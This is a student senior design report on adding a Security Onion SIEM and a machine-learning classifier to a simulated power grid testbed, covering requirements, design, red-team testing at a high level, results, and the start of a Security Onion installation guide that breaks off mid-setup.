

Grid-SIEM: Cybersecurity for Power Grid Using SIEM Tools and Machine/Deep Learning Tools

Team Number: Group 29

Client/Adviser: Dr. Gelli Ravikumar

Team Members: Trent Bickford, Westin Chamberlain,
Ella Cook, Daniel Ocampo

Team Email: sdmay24-29@iastate.edu

Team Website: <https://sdmay24-29.sd.ece.iastate.edu/>

Executive Summary

Development Standards & Practices Used

- ISO standard for the best security practices
- MITRE for identifying risk level of attacks
- CVE for identifying common vulnerabilities

Summary of Requirements

- Adopting existing SIEM tools to secure a power grid test environment.
- Utilizing machine learning to analyze logs, or an intrusion detection system.
- Run attack scripts on the power grid test environment to test overall security and the implementation of Security Onion.
- Understand how to use MITRE Caldera to accurately simulate adversary attacks and test our SIEM platform.

Applicable Courses from Iowa State University Curriculum

- CPR E 230 – Cyber Security Fundamentals
- CPR E 231 – Cyber Security Concepts and Tools
- CPR E 288 – Embedded Systems 1
- CPR E 331 – Application of Cryptographic Concepts to Cybersecurity
- CPR E 430 – Network Protocols and Security
- COM S 228 – Data Structures and Algorithms

New Skills/Knowledge acquired that was not taught in courses

- Understand the Security Onion tool and how to implement it into a system.
- Securing OT devices such as the sensors for the power grid.
- Exploiting vulnerabilities in OT devices to ensure their security.
- Securing firewalls and maintaining an intrusion detection system.
- Develop an understanding of the types of attacks that endanger Industrial Control Systems.

Table of Contents

1	Team	4
1.1	Team Members	4
1.2	Required Skill Sets for Your Project	4
1.3	Skill Sets covered by the Team	4
1.4	Project Management Style Adopted by the team.....	4
1.5	Initial Project Management Roles.....	4
2	Introduction	5
2.1	Problem Statement	5
2.2	Intended Users and Uses.....	5
2.3	Context to Related Work	6
3	Revised Plan.....	7
3.1	Requirements	7
3.2	Engineering Standards	9
4	Implementation Details	10
4.1	Detailed Design	10
4.3	Implementation Notes	11
5	Testing.....	11
5.1	Process	11
5.2	Results	11
6	Broader Context	12
7	Conclusion	13
7.1	Review Progress	13
7.2	Value Provided	14
7.3	Future Steps	14
7.4	References.....	14
8	Appendices	16
	Appendix 1: Operation Manual	16
	Security Onion Setup	16
	Security Onion Usage	26
	Steps to Performing Various attacks	28
	Ping Flood Attack	28

Internal Attack	30
Appendix 2: Alternative Designs	33
Appendix 3: Other Considerations	37
Appendix 4: Code.....	37

List of figures/tables/symbols/definitions (This should be the similar to the project plan)

- SIEM – Security Identity and Event Management
- IDS – Intrusion Detection System
- IPS - Intrusion Prevention System
- SOC – Security Operations Center
- APT – Advanced Persistent Threat
- MITM – Man in the Middle
- CVE – Common Vulnerabilities and Exposures
- CVSS – Common Vulnerability Scoring System
- OT – Operational Technology
- DNS – Domain Name System
- IoC – Indicators of Compromise
- IR – Incident Response
- DER – Distributed Energy Resource

1 Team

1.1 TEAM MEMBERS

Our team is comprised of Daniel Ocampo, Trent Bickford, Ella Cook, and Westin Chamberlain. Each of us is a cybersecurity engineering major.

1.2 REQUIRED SKILL SETS FOR YOUR PROJECT

For our Project, fundamentals for cyber security are required. This means setting up firewalls, monitoring logs, how to read network packets, etc. Some more advanced cyber security methods such as creating attacks, penetration testing, and scripting are also required. Additionally, there are skills outside of the cyber security realm that might be useful for this project, such as programming, Gitlab, and docker that are essential for this project.

1.3 SKILL SETS COVERED BY THE TEAM

Since our project members are all cybersecurity engineering majors, we all share similar skill sets. This includes all the cyber security skills listed in section 1.2. All project members also have vast experience in programming and scripting, as well as project management applications such as Gitlab.

1.4 PROJECT MANAGEMENT STYLE ADOPTED BY THE TEAM

The project management style we thought would fit our needs best is the agile method. This style encourages frequent collaboration and modifications to previous work, which will be required if we are going to succeed on a project such as this. Additionally, we agreed that it would be better to break our project into smaller, more manageable chunks so that we could more easily organize who does what piece of the project.

1.5 INITIAL PROJECT MANAGEMENT ROLES

As the agile style of project management doesn't necessarily need roles to function, we figured that as a group, we can have a rotating leadership role in the form of meeting facilitator/project manager so that we all gain experience in that type of position. The rest of the group will be simply in a "developer" type role that will do as the project requires.

2 Introduction

2.1 PROBLEM STATEMENT

From a high level, the goal of this project is to integrate a security information and event management framework into an existing power system monitoring and control environment known as PowerCyber. This first half of the project comprises the Grid-SIEM. The second part of the project deals with the hardening of the existing cybersecurity infrastructure by developing and simulating cyber-attacks. And making use of machine learning/deep learning-based analytics through Scikit learn to effectively parse meaningful data from the massive data logs produced.

2.2 INTENDED USERS AND USES

Who benefits from the results of the project?

- The developers of the PowerCyber infrastructure at Iowa State University.
- The IT community invested in securing industrial control systems.
- All four members of Group 29 will gain valuable experience from all stages of this project.
- Students at Iowa State within the ECPE department could learn from our project by looking into what we did well and what could be improved.

Who cares that it exists?


- Our client and project adviser Dr. Ravikumar is invested in the outcome of the project.
- Students at Iowa State would care about the outcome of our project. If it were later used as a tool to learn about attacking and defending critical infrastructure.
- All four members of Group 29 care about producing a high-quality solution to showcase our skills and abilities to future employers.
- Security Onion enthusiasts and the open-source software community would be interested in our use and implementation of the free SIEM-solution.

How will they use it?


- The final product will be used to ensure the PowerGrid can operate with minimal overall risk of a cyber-attack and resulting down time.
- Students can use our project to test their ability to attack and defend an OT system.
- Students and faculty members might improve upon our design or make corrections wherever necessary.
- Since the final product should ideally be a safe and secure power grid, students could test their red and blue team skills by attempting to break into and then patch the Grid-SIEM. This could serve as a supplementary component to the ISU CDC.

2.3 CONTEXT TO RELATED WORK

This project is the continuation of ongoing senior design and research surrounding the security of power grids. The previous semesters had built the PowerCyber system on SCADA (Supervisory Control and Data Acquisition) systems to simulate a power grid to be used as a sandbox environment to test the security of real-life power systems in North America. They focused on mainly building up the environment and securing it using an intrusion detection system.



This is an overview of the previous semester's architecture; this includes the power system zones that they implemented also known as a DER (Distributed Energy Resource) Plant Controller or DER Client. It also includes where the previous IDS Masters and IDS Sensors were in the architecture.



The above diagram shows a more detailed view of the DER Client covered in the previous section. The DER Client contains the DER Plant Controller that collects the information from the Field Area Network. The Field Area Network is the network that collects data from energy meters and management systems, batteries, and other power grid utilities. The data is then transmitted to the DER Plant Controller where the intrusion detection and protection systems are. The IDS (Intrusion Detection System) will then send the data over the WAN to the IDS Master.

Our addition to the project will be to revisit the SIEM option to determine if it is suitable and implement the machine learning component to detect stealthy attacks and identify anomalies. We also plan to keep all existing features from previous semesters.

3 Revised Plan

3.1 REQUIREMENTS

<p>Functional Requirements</p>	<ul style="list-style-type: none"> - SIEM can detect brute force attacks - Integrate machine learning into SIEM for further attack detection - SIEM forward nodes collect information from PowerCyber - SIEM master node sends information to Scikit learn machine learning framework - PowerCyber system information should be displayed on the Security Onion dashboard that is relevant and useful to the analyst. - Attacks from Mitre Caldera platform can be identified by Security Onion platform. - Machine learning aids Security Onion in identifying zero-day attacks
<p>Resource Requirements</p>	<ul style="list-style-type: none"> - Pandas - Jupyter notebook - PyTorch - Scikit learn* - Security Onion* - MITRE Caldera* - PowerCyber Infrastructure* - Storage space for logs* - VMware vSphere*

	*Constrained to using
Qualitative Aesthetics Requirements	<ul style="list-style-type: none"> - Analysts can easily understand our Security Onion dashboard - SIEM node architecture has a simple yet purposeful design.
Economic Requirements	<ul style="list-style-type: none"> - Cost of maintaining Servers and supplying power to the Power Grid
UI Requirements	<ul style="list-style-type: none"> - Usability of Security Onion at an admin level. (Constraint)
Performance Requirements	<ul style="list-style-type: none"> - SIEM uptime near 99% (Constraint) - SCADA/ICS systems must have an extremely high uptime, ideally 99.999% availability. (Constraint) - ML/DL analytics implementation can successfully detect and triage incidents efficiently
Testing Requirements	<ul style="list-style-type: none"> - Sandbox environment to pen test implementation of Security Onion - Utilizing MITRE caldera to thoroughly test PowerCyber defenses.
Legal Requirements	<ul style="list-style-type: none"> - CIRCIA requires entities to report cyber incidents within 72-hours and ransomware payments within 24 hours to the Department of Homeland Security's Cybersecurity and Infrastructure Security Agency - The Critical Electric Infrastructure Cybersecurity Incident Reporting Act requires owners, operators, and users of electric infrastructure to report cybersecurity incidents to the Department of energy (DOE) within 48 -hours.
Other Requirements	<ul style="list-style-type: none"> - Project must be completed by May 2024 (Constraint)

3.2 ENGINEERING STANDARDS

- ISO/IEC 27001 – This standard will be used to manage cyber risk and cyber resilience throughout the design of the project.
- NIST Cybersecurity Framework 2.0 - This standard is a combination of industry and government guidance to best follow modern cyber security practices.
- MITRE ATT&CK Framework – The MITRE ATT&CK Framework will be used along with MITRE Caldera to identify and model threats and attacks against the power grid.
- MITRE D3FEND Framework – The MITRE D3FEND Framework will be used alongside the ATT&CK Framework to implement all possible countermeasures to known cyber-attacks.
- IEEE C37.2040 Cybersecurity Requirements for Substation Automation, Protection, and Control Systems – The automation of the power grid and security measures will follow this standard.
- IEEE P1402 Physical Security of Electrical Power Substations – The physical security of the PowerCyber environment will align with the IEEE P1402 standard to mitigate risk.
- NVD CVSS v3.0 – used to score the severity of the attacks we create
- IEEE P2863 Recommended Practice for Organizational Governance of Artificial Intelligence – Specifies implementation and compliance with artificial intelligence.

3.3 SECURITY CONCERNS AND COUNTERMEASURES

Since our project addresses security concerns surrounding power grids, we will be conducting our own exploitation using Kali box. Other security concerns are that some of the components within our implementation may have compatibility issues. The open source SIEM implementation is also vulnerable to cyber-attacks.

To counter these vulnerabilities, we will be using a modular design and updating components to ensure their compatibility. Also as mentioned, a Kali box will be used to test the vulnerabilities that are on the SIEM, and rules will be used to patch them.

3.4 DESIGN EVOLUTION


Since the previous semester of 491, it was solidified that Gravwell will no longer be explored as a SIEM option. This is due to the technology not being open source and mainly being focused on data ingestion rather than alerting and response. The Security Onion implementation remained the same with the 3 sensors for each RTU zone all providing information to a manager node which will interact with the Security Analyst. It was also decided to explore a Navigator component on Security Onion to further assist the analyst in mapping out attacks.

The attack portion of the project kept the same goal, which was to test the system, but due to OS compatibility issues MITRE Caldera was given a reduced role in the project. Kali scripts were given more attention and decided to be the main method of attack for the system.

For machine learning we discovered that our hybrid Random Forest and Isolation Forest classifier was overfitting. Additionally, we found that the amount of data to train on within Zeek was not ideal. As a result, we decided to move forward with a Bagging classifier because it is known to be less prone to overfit. We also decided to test this algorithm on a dataset sourced from Kaggle that had a diverse set of attack data for the machine learning algorithm to train on.

4 Implementation Details

4.1 DETAILED DESIGN



In the above diagram, you can see the entire architecture of our project. The different circles represent various layers of our architecture, the blue ones represent the portion of the project we have implemented, and the grayed-out sections are the ones we were given. From top to bottom those layers are Additional Contributions, Security Information and Event Management Tool, Power Cyber Testbed Environment, and Simulated Power Grid. Each cylinder you see represents a different machine in the architecture, In the Power Cyber Testbed Environment layer, you can see each of the three Remote Terminal Units and how they directly communicate with the SCADA system to influence the simulated environment. Above in the SIEM tool layer, you can see three unmarked cylinders which represent the sensors that are watching the network traffic on the RTUs, there are lines connecting each sensor with its own RTU. Each sensor additionally interacts and connects with/to the Security Onion master node marked as “Master” in the above diagram. The Master node interacts with the above layer, Additional contributions, where it would send logs to the Machine Learning component and host the Attack Navigator component. The lone red cylinder represents our Kali Linux machine which is used to attack the various layers and components of our architecture for testing purposes.

4.2 DESCRIPTION OF FUNCTIONALITY

To ensure that our system functions correctly, we implemented Security Onion sensors that collect data from the remote terminal units (RTU). The data detailing the communications in the simulated power grid. These sensors then parse their data into logs ranging from Zeek logs, which describe network connections to Suricata logs which identify possible alerts and malicious traffic. The sensors are then sent to the Security Onion manager which creates a dashboard and visualizations of the logs for a security analyst to review. The Security Onion manager node also hosts the project's machine learning portion, which intakes logs and categorizes them and should

be used to identify zero-day attacks. The Navigator tool is also part of the Security Onion manager node and the Security Onion Console and helps the analyst to make a visualization of attack propagation through the system. The Kali VM is used to test the system and run attacks on the RTUs to ensure that the defense portion is working.

4.3 IMPLEMENTATION NOTES

The machine learning implementation acts as a proof of concept in our system, due to ingestion issues caused by Security Onion. Attack also needed to change from MITRE Caldera to python coded attack scripts. Security Onion can also not access logs as was originally assumed, they are locked in dockers and parsed into a different format.

5 Testing

5.1 PROCESS

To test our implementation, we opted to act as a red team for our own project, meaning we created scripts and performed attacks ourselves on our architecture and see how our implementation responds. To do this we used a Kali Linux machine which hosted our custom scripts, Mitre Caldera, and other various attack tools such as Metasploit.

We tested our implementation using various types of attacks: Nmap half and full scans, ping attacks, brute forcing attacks, and curl packet injections. Additionally, Mitre Caldera allowed us to create operations that would automatically launch pre-built attacks on the SCADA environment and directly affect the power grid fuses by abusing Modbus and dnp3 protocols.

Test data was procured by utilizing our Security Onion and Machine Learning solutions. Our group could properly show how the attacks affected our systems. Alternatively, if we don't see results, we expect, we can assume our implementation isn't working properly.

5.2 RESULTS

An experimental implementation of Security Onion has been implemented onto the powercyber testbed environment. Currently, the implementation has had an uptime of 100% on the manager search node and all the sensor nodes. While the SIEM tool can detect network-based attacks on the Zone 1 sensor, such as ping and Nmap, there remains a <2 minute delay between the launch of the attack and the alert on the manager search node.

A proof of concept has been implemented for the machine learning component. Using the bagging classifier instead of the random and isolation forest has reduced a lot of the overfitting seen with the test data set. There is still a slight discrepancy between the training and testing accuracy which is likely a result of a much smaller and unbalanced amount of data for the algorithm to train on. Overall, the mean cross-validation accuracy is about eighty-six percent, which is fairly accurate.

6 Broader Context

Area	Description	Examples
Public health, safety, and welfare	With our project, reliable electricity access will be possible. With reliable access, the public can live their daily lives with access to modern appliances and electronics.	<ul style="list-style-type: none"> - increasing security on power grids, which prevents and deters attackers or bad actors from tampering with it.
Global, cultural, and social	Once the project is complete, we are hoping that educational communities will be able to access it and experiment with the system and learn what is good about the security implemented, and perhaps how to improve it.	<ul style="list-style-type: none"> - Including diagrams for our network - Implementation documentation for our SIEMs
Environmental	Our project has an indirect effect on energy consumption due to less people attacking the power grid and interfering with its natural state. This will result in potentially less power usage or maybe more, depending on attackers.	<ul style="list-style-type: none"> - Defense against attackers who would increase or decrease power usage
Economic	<p>With less bad actors, attacks will be less common, and therefore cost less money to solve and fix after. However, there will be more upfront economic costs due to setting up the security.</p> <p>Additionally, there will be potential negligible costs for the extra energy needed for running the security software. This can be solved by being efficient with code and our nodes</p>	<ul style="list-style-type: none"> - Efficient coding and node usage - Strong security to deter attackers

7 Conclusion

7.1 REVIEW PROGRESS

Milestones Achieved:

- SIEM and IDS Uptime (99.99%)
- IDS Precision – central management software captures data from all the nodes.
- Launch different types of attacks from Kali on the network, triage accordingly on SIEM
- Compare commercial solutions output (Gravwell) with open source SecurityOnion.
- Accurately classify attack types with ML algorithm
- Setup the open-source SIEM into the VM environment by the first semester
- Properly establish docker environment.

Challenges Encountered:

For machine learning, it was challenging to ingest the Zeek logs because of their format. Specifically, each day of log entries was zipped and had multiple entries. This meant that it took an unreasonable amount of time for the machine learning to train on just one log, much less multiple log entries. We also found that when we implemented our machine learning with the smaller test dataset it was overfitting because the dataset itself was slightly unbalanced.

Security Onion had networking and setup challenges. Security Onion nodes require two network interface cards to operate which created challenges to create VMs. There was inconsistency with timing of setting up sensor nodes as well which created issues identifying if they were set up correctly. There were also issues with Security Onion parsing logs which made it difficult for the machine learning portion of the project to ingest logs.

The initial plan for ATT&CK Navigator was to develop a python script which would automatically classify malicious activity as it was being logged by security onion. And then use this output matrix to effectively defend our virtual power grid from advanced persistent threats. Mitigation techniques would be implemented to eliminate existing threats by using the Playbook tool within security onion, to enact remediation procedures. Our group experienced several challenges on the road to achieving this goal and so had to pivot to a more basic and pragmatic approach. Namely, making use of ATT&CK Navigator to classify threat actor techniques and then testing their effectiveness on operational technology/industrial control systems such as ours throughout the attack portion of our project.

Adjustments to Project Plan:

Adjustments for machine learning included changing to a sourced dataset from Kaggle as well as choosing the bagging classifier algorithm that was less prone to overfit. Overall, the general machine learning approach for training and testing stayed the same because they were common practice for machine learning implementations.

7.2 VALUE PROVIDED

Improved Performance: The main goal of our project was to introduce monitoring capabilities to a virtual power grid which had no security parameters to begin with. The communication protocols used by the PowerCyber network were inherently insecure, which could be found in plaintext if analyzed. Our team used Security Onion, an ML instance trained using Kaggle data sets, and tested the security of our framework with red team tactics. In the end, our product introduced security measures to a previously insecure virtual power grid network.

Cost Savings: All the technology and software used in this project was already built such as PowerCyber and the rest of it was free and available as training sets on the internet. The free and open-source platform Security Onion used as the SIEM in this project, is a cheap and practical way to implement monitoring and threat detection capabilities on a network. Showcasing a distilled subsection of the activity taking place on the network in a convenient and compact dashboard. ATT&CK Navigator is also a free tool funded by the MITRE corporation to be utilized by any organization that can get use out of it. In summary our project serves as a practical way to integrate a SIEM tool with a virtual power grid on a budget.

Compliance and Risk Mitigation: Our project was built while adhering to engineering standards and compliance rules. Established by organizations such as NIST, MITRE and IEEE.

Social Impact and Long-Term Value: This project taught us about the importance of power grid cybersecurity, how to implement it with basic tools and how to test the security of our security measures. We also understood how vulnerable operational technology systems are and why more time, attention and resources need to be dedicated to implementing robust security parameters. Our project can be used to showcase the importance of power grid cybersecurity and how to implement these measures on virtual systems.

7.3 FUTURE STEPS

In the subsequent phases of the project. We will work on the transition documentation to be referenced by the next group of senior design students. By highlighting our contributions and the portions of the project that worked well and which require further progress, our group will facilitate a smoother transition. This process will involve conducting comprehensive documentation complete with video modules of the working demos and others covering potential areas of improvement. Additionally, we will engage in further enhancements, wherever necessary based on IRP presentation feedback to meet or exceed final requirements. Alongside these efforts we hope that the computer engineering department continues to monitor cybersecurity technological advancements and industry trends to effectively use our final product and results for to provide more learning opportunities to new and incoming students. Perhaps in a classroom setting or as an extension of ISELAB.

7.4 REFERENCES

G. Ravikumar, A. Singh, J. R. Babu, A. Moataz A and M. Govindarasu, "D-IDS for Cyber-Physical DER Modbus System - Architecture, Modeling, Testbed-based Evaluation," 2020 Resilience Week (RWS), Salt Lake City, UT, USA, 2020, pp. 153-159, doi: 10.1109/RWS50334.2020.9241259.

M. Abdelkhalek, G. Ravikumar and M. Govindarasu, "ML-based Anomaly Detection System for DER Communication in Smart Grid," 2022 IEEE Power & Energy Society Innovative Smart Grid Technologies Conference (ISGT), New Orleans, LA, USA, 2022, pp. 1-5, doi: 10.1109/ISGT50606.2022.9817481.

S. N. Mohan, G. Ravikumar and M. Govindarasu, "Distributed Intrusion Detection System using Semantic-based Rules for SCADA in Smart Grid," 2020 IEEE/PES Transmission and Distribution Conference and Exposition (T&D), Chicago, IL, USA, 2020, pp. 1-5, doi: 10.1109/TD39804.2020.9299960.

G. Ravikumar, B. Hyder and M. Govindarasu, "Hardware-in-the-Loop CPS Security Architecture for DER Monitoring and Control Applications," 2020 IEEE Texas Power and Energy Conference (TPEC), College Station, TX, USA, 2020, pp. 1-5, doi: 10.1109/TPEC48276.2020.9042578.

8 Appendices

APPENDIX 1: OPERATION MANUAL

Security Onion Setup

This installation guide is for Security Onion installation not on the ISO image provided by Security Onion. In the example below, it is shown on a Kali box, but other Linux distributions work similarly. These steps must be taken to properly install an instance of Security Onion and performing them out of order may cause errors.

Manager Node

Hardware Requirements:

4-8 CPU cores

16 GB RAM

200GB to 1TB of disk space

Installation:

Step 1.

A user should open a terminal on the to-be manager machine and run the following command: “sudo apt -y install git curl ethtool”. This command will update git, curl, and ethtool commands or verify that they are up to date.

```
(kali㉿kali)-[~/Desktop]
└─$ sudo apt -y install git curl ethtool
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.39.2-1.1).
curl is already the newest version (7.88.1-9).
ethtool is already the newest version (1:6.1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Step 2.

Next, a user should run the command “git clone -b 2.4/main <https://github.com/Security-Onion-Solutions/securityonion>”. This command will copy the current GitHub repository for Security Onion onto the VM.

```
(kali㉿kali)-[~/Desktop]
└─$ git clone -b 2.4/main https://github.com/Security-Onion-Solutions/securityonion
Cloning into 'securityonion' ...
remote: Enumerating objects: 81906, done.
remote: Counting objects: 100% (4281/4281), done.
remote: Compressing objects: 100% (1503/1503), done.
remote: Total 81906 (delta 2889), reused 4054 (delta 2702), pack-reused 77625
Receiving objects: 100% (81906/81906), 39.63 MiB | 6.53 MiB/s, done.
Resolving deltas: 100% (54344/54344), done.
```

Step 3.

Then, a user should run the command “cd securityonion”. This will transfer them into the directory where the downloaded files are stored.

```
(kali㉿kali)-[~/Desktop]
└─$ cd securityonion

(kali㉿kali)-[~/Desktop/securityonion]
└─$
```


Step 4.

Finally, a user should run the command “sudo bash so-setup-network”. This will start the configuration of a Security Onion instance.

Configuration:


Step 1.

A user will first see the screen below, they should use the arrow keys to navigate to <Yes> which will be highlighted in red when selected and hit enter.



Step 2.

Next, a user will see this screen, they should navigate using the arrow keys to the installation that they would like to use, for this project it is Distributed, then hit enter.



```
Security Onion Setup - 2.4.20
What kind of installation would you like to do?


For more information, please see:
https://docs.securityonion.net/en/2.4/architecture.html

IMPORT      Import PCAP or log files
EVAL        Evaluation mode (not for production)
STANDALONE  Standalone production install
DISTRIBUTED Distributed install submenu
DESKTOP     Install Security Onion Desktop

<Ok>                <Cancel>
```

Step 3.

A user will then see two options, new deployment or existing deployment. Since this is the manager node that must come first, select New Deployment, and hit enter.




```
Security Onion Setup - 2.4.20
Do you want to start a new deployment or join this box to
an existing deployment?

New Deployment      Create a new Security Onion deployment
